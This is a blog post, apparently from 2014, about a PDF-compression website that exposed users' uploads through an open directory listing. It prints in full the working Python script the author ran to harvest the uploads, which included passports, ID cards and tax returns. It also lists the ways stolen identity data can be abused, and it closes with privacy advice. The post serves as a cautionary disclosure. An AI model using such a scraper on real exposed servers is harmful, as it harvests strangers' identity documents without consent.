This post was originally written in March 2014 but never published. It has been lightly edited for clarity, but the content, tone and code are preserved as they were. The site in question — compress-pdf.co.uk — no longer exists.
Disclaimer
The PDFs I collected were later deleted. They were not abused in any way.
This post is for educational purposes only. Any illegal acts you may partake in are not my responsibility and I will not be held liable for any trouble you may (will) get into. And I frankly think you are stupid if you do.
Introduction
The past week I have been messing with a bit of Python, web scraping, and accidentally stole a few passports in the process... Oops.
There was a website called compress-pdf.co.uk — a free online tool that let you upload a PDF and get a smaller, compressed version back. Simple enough. Millions of these sites exist.

The problem? Their /temp_dl/ directory had directory listing enabled. That means anyone could just navigate to
compress-pdf.co.uk/temp_dl/ and see every single file that users had uploaded for compression. No authentication, no
access control, just an open Apache directory index.
People were uploading all kinds of things: scanned passports, internal company documents, tax forms, contracts, bank statements — all sitting in a publicly browsable folder.
The Script
I wrote a quick Python script that would periodically scrape the directory listing and download any new files:
import requests
import time
import os.path
import urllib
from bs4 import BeautifulSoup

url = "http://www.compress-pdf.co.uk/temp_dl/"
output_path = "pdf/"  # Save PDFs to this folder
sleeptime = 600

while True:

    # Cleans up the cache.
    urllib.urlcleanup()

    html = requests.get(url)
    soup = BeautifulSoup(html.text)

    for link in soup.find_all("a"):

        log_file = open("pdf.log", "a")
        if link.get("href").startswith("small_"):

            filename = link.get("href")

            if len(link.get("href")) > 254:
                filename = link.get("href")[:50] + ".pdf"

            if os.path.isfile(output_path + filename.replace("small_", "")) == False:
                urllib.urlretrieve(
                    url + link.get("href"),
                    output_path + filename.replace("small_", ""),
                )
                print "Downloaded: " + filename.replace("small_", "")
                log_file.write(
                    time.strftime("%c")
                    + " Downloaded: "
                    + filename.replace("small_", "")
                    + "\n"
                )

            if os.path.isfile(output_path + filename.replace("small_", "")) == True:
                print "Skipped: " + filename.replace("small_", "")
                log_file.write(
                    time.strftime("%c")
                    + " Skipped: "
                    + filename.replace("small_", "")
                    + "\n"
                )

        log_file.close()
    print "Waiting: " + str((sleeptime / 60)) + " minutes til next sweep"
    time.sleep(sleeptime)
Requirements: Requests, BeautifulSoup4
The script ran every 10 minutes, checked the directory listing for new files prefixed with small_ (the compressed
output), and downloaded anything it hadn't already grabbed. Simple, dumb, effective.
What I Found
Over the course of a few days, the script collected hundreds of PDFs. Most were boring — school assignments, random documents, marketing brochures. But mixed in with the mundane stuff were:
- Scanned passports — full color, high resolution, from multiple countries
- National ID cards
- Tax returns with full names, addresses, and social security numbers
- Internal corporate documents — contracts, employee records, financial reports
- Bank statements
People were compressing these sensitive documents without a second thought, trusting that the site would handle them responsibly. The site didn't even bother to clean up the temp directory.
What I Could Have Done With This
With a collection of scanned passports and identity documents, a malicious actor could:
- Identity theft — open bank accounts, apply for credit cards, take out loans
- Forge documents — create convincing fake IDs using real templates and data
- Social engineering — use the personal details to impersonate someone convincingly
- Sell the data — identity documents fetch good prices on dark web marketplaces
I did none of these things. I deleted everything after confirming the scope of the problem.
The Lesson
Never upload sensitive documents to random websites. This applies to:
- PDF compressors
- File converters (Word to PDF, image resizers, etc.)
- "Free" online tools of any kind
You have no idea how these sites handle your files. They might store them indefinitely. They might have directory listing enabled. They might be logging everything. They might be the ones harvesting the data intentionally.
If you need to compress a PDF, do it locally. There are plenty of free tools that run on your own machine:
- Preview on macOS (Export as PDF with Quartz filter)
- Ghostscript on any platform
- qpdf — a command-line PDF toolkit
Your passport deserves better than a sketchy .co.uk website's temp folder.